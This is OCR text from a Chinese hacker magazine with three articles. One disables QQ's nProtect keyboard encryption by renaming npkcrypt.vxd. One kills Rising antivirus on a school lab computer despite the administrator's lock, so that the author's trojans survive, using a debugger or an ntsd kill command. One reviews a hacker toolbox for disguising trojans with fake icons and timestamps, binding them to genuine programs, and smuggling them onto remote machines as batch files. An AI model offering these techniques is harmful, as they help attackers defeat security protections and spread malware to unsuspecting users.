


图4 搜索“user name”





图5 发现账号和密码

弱不禁风的 nProtect 键盘加密技术



罗秉琨

从本文你可以学到：
1.如何粘贴QQ密码。
2.破解nProtect键盘加密保护技术。

由于自己的QQ号比较多，每次上QQ都要一遍又一遍地输入密码，太麻烦了。到了输入密码的地方，就想到了粘贴，但怎么粘贴就是粘贴不进去，这可难倒我了。经过摸索，我发现当QQ登录窗口密码输入栏右边的安全锁被破坏掉以后，QQ密码就可以粘贴了。那么，这是不是也与nProtect键盘加密技术有关呢？试验了很多次，终于发现，这确实是nProtect键盘加密技术搞的鬼。

小知识 nProtect键盘加密技术是一种国际先进的键盘加密技术，是针对个人用户信息安全的产品，用来保护用户的信息不被黑客的键盘记录程序所获取。当你敲击键盘输入密码时，键盘加密保护系统会自动对键盘信息进行实时加密。这样即使用户的PC中有病毒或键盘记录程序，也难以窃取用户的密码输入，从而大幅度地防止了互联网用户在进行网上交易、玩网络游戏以及使用电子银行时可能出现的账号被盗情况。

那么，我们是不是只需破坏掉nProtect键盘加密就可以粘贴QQ密码了呢？对比一下被QQ盗号软件破坏掉的QQ与完整的QQ文件，可以发现，只有npkcrypt.vxd这个文件不同。那么这个文件是干什么用的呢？查阅资料后，得知这个文件其实就是nProtect键盘加密的核心文件。那么，我们就破坏掉这个文件，或者让QQ找不到这个文件吧。来到QQ的安装目录，一般是在CProgram FilesTencentqq中，找到npkcrypt.vxd，我们先来看一下它的属性，如图1所示。

这是一个虚拟设备驱动程序，我们就将它改一下名字吧，总之不叫npkcrypt.vxd就可以了，但属性一定要是vxd的。我把它改成了123.vxd。再来到QQ的登录界面，此时nProtect键盘加密已经破坏掉了，我再粘贴一下密码试试。晕乎，竟然能够粘贴了！如图2所示。

好了，本文就到此为止吧，有什么问题欢迎到论坛和我一起讨论。




图1 查看npkcrypt.vxd文件的属性




图2 nProtect被破坏后的登录界面

编辑点评 某些盗号程序号称破解了nProtect键盘加密技术，其实也就是破坏了npkcrypt.vxd文件而已，没有了保护键盘记录程序又看到了希望。如发现登录界面上黄色的小锁出现了禁止符号就要多加注意了，可能你的系统里有盗号程序哦。还有一个坏消息，现在有一种盗号程序，能修改黄色小锁的图标，小心哦！

巧关瑞星杀毒软件



不定型

从本文你可以学到：
1.如何利用VC++调试功能结束进程。
2.利用ntsd结束程序。

大家好，我叫不定型，今天我给大家介绍一个简单关掉瑞星的办法。前几天我去学校机房上网，打开机子肯定是先关掉瑞星了，直接禁止实时监控是不可能的，因为管理员设置了密码，如图1所示。




图1 瑞星设置了密码

大家一定想到用任务管理器了吧，对，我以前都是用任务管理器关的。按下ctrl+alt+del，好了，我们先来结束它的实时监控。右击RavMon.exe，在菜单中点结束进程，没想到却无法终止！如图2所示。




图2 进程无法终止

怎么回事啊，以前都是能终止的呀，郁闷~~我看了一下它的版本，没想到两个星期没来机房，杀毒软件都升级了，升到了18.xx。这怎么行呢？如果就这样把我的U盘插上去，我的小马要死多少啊！

试了很多方法都没成功，我想用修改启动项的方法让它重启后关掉。可是问题又来了，电脑上有还原卡，重启后不就什么设置都没了吗？突然想到我的U盘里有破解还原卡的工具，本来不想搞破坏的，现在不管了，也不管我的马要死多少了，我和它拼了！于是我把U盘插了上去，很快瑞星报警了，打开后发现里面的东西已经所剩无几，只能用一片狼籍来形容！更可恶的是破解还原卡的东西也死了（天地同哀）！看了看时间，已经用了1个多小时了。先冷静一下，怎么说我玩黑也已经有半年了，难道连个杀毒软件都解决不掉？

听了两首歌后继续工作。再次打开任务管理器，在瑞星的进程上点右键……好像发现了什么，那个调试是干什么的？如图3所示。




图3 "调试"选项


管他呢，点了再说。弹出一个警告，不管它，点"是"。系统调用VC++打开了所选进程，然后显示了反汇编代码，我看不懂，还是关了吧。没想到奇迹发生了，当VC++关了以后，那个进程也关了！太棒了，我又用这种方法关了RavMonD.exe和RavTask.exe。好，一切搞定！只是可惜啊，我的小马白死了。我想，VC++学校一般还是有的吧，如果没有的话～～自己想办法吧！

最后：本文实际上是利用了调试器的原理来结束掉进程的，这跟用Ntsd结束进程的原理是一样的。如果管理员禁止你随便结束进程，本文的方法值得一试，只是要安装VC++，在学校应该比较适用。不过既然已经可以打开任务管理器了，那如果管理员没有禁止掉ntsd的话，直接新建一个任务，输入"ntsd –c q –pn 程序名"来强制结束无法结束的进程，会不会更简单一些呢？

编辑点评 成不成功关键在于细节，对细节的敏感加上对细节的把握，成功只是时间问题。

从本文你可以学到：
1.了解"JiaJia_Box"的特性；
2."JiaJia_Box"中各个功能的介绍。

玩黑必备工具箱——JiaJia_Box




痛快

随着越来越多的菜鸟加入，黑客的队伍日渐强大。为了方便自己的入侵操作，收集一些常用的黑客工具是必不可少的。不过工具多了查找和使用都显得很不方便，为了照顾广大菜鸟朋友（也包括我自己），今天来介绍一款全新的黑客工具箱JiaJia_Box（以下简称BOX）。

一、基本介绍

BOX将很多常见的黑客功能集于一身，运行BOX后我们首先可以看到程序的主界面，如图1所示。从图中我们可以清楚地看到，程序主要分为菜单栏、工具栏、操作区等三大部分。菜单栏中的命令除了可以调用BOX程序中的命令以外，还包括"常用工具下载"、"在线工具"、"网址收集"等命令。为了减小BOX程序本身的体积，作者在编写这个程序的时候没有加入其他的黑客工具，如果用户需要的话，可以通过"常用工具下载"菜单中的命令来链接下载所需的黑客工具；通过"在线工具"菜单中的命令，用户可以直接调用一些可以在线运行的工具和命令，包括破解、安全、系统、转换等多个系列。另外，在工具栏中，通过很多系统功能的快捷按钮，比如注册表、命令提示符、控制面板等，用户可以方便地进行快速调用。


图1 程序的主界面

二、功能介绍

下面我们就来对BOX程序所携带的主要功能进行逐一的讲解和操作，从而使用户对程序更加地了解。

文件操作

1.更换图标

图标更换这个功能大家一定非常熟悉了，在各种各样的木马程序、捆绑程序中，我们可以经常见到，这样可以更好地欺骗别人，达到隐藏木马程序的目的。点击"选择程序"后面的按钮，选择需要更改图标的程序，接着通过"选择图标"后面的按钮来选择所需的图标文件。BOX不但可以使用图标文件来更换图标，还支持从别的程序中提取所需的图标文件。设置完成后，点击"更换"按钮就能成功地对图标进行更换。

2.文件转换

文件转换是现如今常用的一个功能，我们常见的"XXX TO XXX"系列小工具基本上都是用来进行各种文件转换操作的。设置好需要转换的程序和保存到目录，接着选择转换方式，BOX支持Exe2Bat、Exe2VBS两种方式，可以分别将程序转化为批处理文件和脚本文件。通过Exe2Bat将木马程序转化为十六进制的字符，这样在无法上传木马程序的时候，就可以将木马转化为批处理文件"写入"远程计算机，然后再通过Debug对批处理文件进行处理，将其还原为木马程序本身。

Exe2VBS的作用和Exe2Bat差不多，不过在使用转换的脚本文件前，需要通过cscript命令将脚本文件还原为程序本身才行。最后需要提醒用户的是，文件转换的过程有些慢，用户需要耐心等待才行；另外，被转换的程序体积不能过大，如果体积过大的话，就会造成还原失败。

3.文件合并

在木马传播的各种方法中，文件捆绑历来都是人们首选的方法之一，因为文件捆绑不但操作简单，而且各种捆绑的方法层出不穷。通过"文件Ⅰ"和"文件Ⅱ"后面的按钮，分别来设置需要捆绑的木马程序和正规程序，点击"开始合并"按钮即可。如果配合前面讲的"更换图标"功能，还可以对捆绑后的文件进行图标的更改。

4.文件检测

这个功能主要用于检测可疑的文件是否为经过加壳处理（暂时只能检测出ASPACK和UPX的壳），或捆绑其他的恶意程序。点击选择需要检测的文件和选项，点击"检测"按钮就可以得到相应的结果。

5.文件隐藏

刚刚接触到这个文件的时候，还以为是一个捆绑功能，通过使用发现不是那么回事。其实，这个功能的原理就是DOS下的Copy命令。我们知道，Copy命令除了简单的文件复制外，还能将一个或多个文件隐藏到另一个文件中。我们举个简单的例子，点击"添加"按钮，选择一个文本文件和一张图片，通过该功能就可以将文本文件隐藏到图片中，并且生成的图片文件仍然可以正常显示。当用户通过记事本等工具打开这个图片文件后，就可以发现其中隐藏的文本文件的内容。

6.文件更名

要想对某些文件进行管理和保护，可以通过文件更名功能来实现。该功能不但能够对文件的名称进行批量修改，还能对后缀名进行批量的修改，这样别人就看不出这到底是什么类型的文件了。要更改后缀名的话，需要先将系统的文件夹选项中“隐藏已知文件类型的扩展名”选项前的勾去掉才行。比如我们要将.asp的更换为.asa，需要先在“要替换的”和“新的字符”选项中进行设置，然后点击“包含.asp的全部替换为.asa”按钮就可以了。

7.时间修改

时间修改和更改图标的意义一样，都是为了迷惑用户，通过该功能用户可以对某个自动的文件创建时间、修改时间、访问时间进行重新设置。首先选择需要更改时间的文件1，然后选择作为修改参照的文件2，通过“查时”按钮可以查看到所选文件的时间属性，最后点击“确定开始修改”按钮就能将文件2的时间属性“克隆到”文件1中。

8.修改字符

该功能可以对文件中指定的字符进行替换，不但可以对文本文件进行替换，还能对其他很多类型的文件字符进行替换，只可惜暂时还不能对可执行文件中的字符进行修改。

9.文件对比

文件对比功能最常见就是对两个注册表文件进行对比，用于查看前后文件的变化。该文件对比功能，不单单可以对注册表文件进行对比，还可以对除文本文件以外的所有文件进行对比操作，比如系统自带的文件等，如图2所示。

加密解密

1.文本加密

如果用户的系统中有需要进行保护的文件，除了可以进行文件更名外，还可以直接通过“文本加密”功能来对所需的文件进行加密。用户首先在“选择加密方法”列表中选择需要的加密方法，BOX为用户提供了大量的加密方法，包括RC4、Blowfish、DES、TEA等；接着在“原文件的位置”和“加密的文件”设置加密的原文件，以及加密后的文件；然后在“自定义密码”选项中设置文件加密的密码，最后点击“执行加密”按钮即可。如果是文件解密的话，在“解密后文件存放”选项中设置好解密文件的存放目录，以及文件的加密方式和加密密码，点击“开始解密”按钮就可以解密成功。

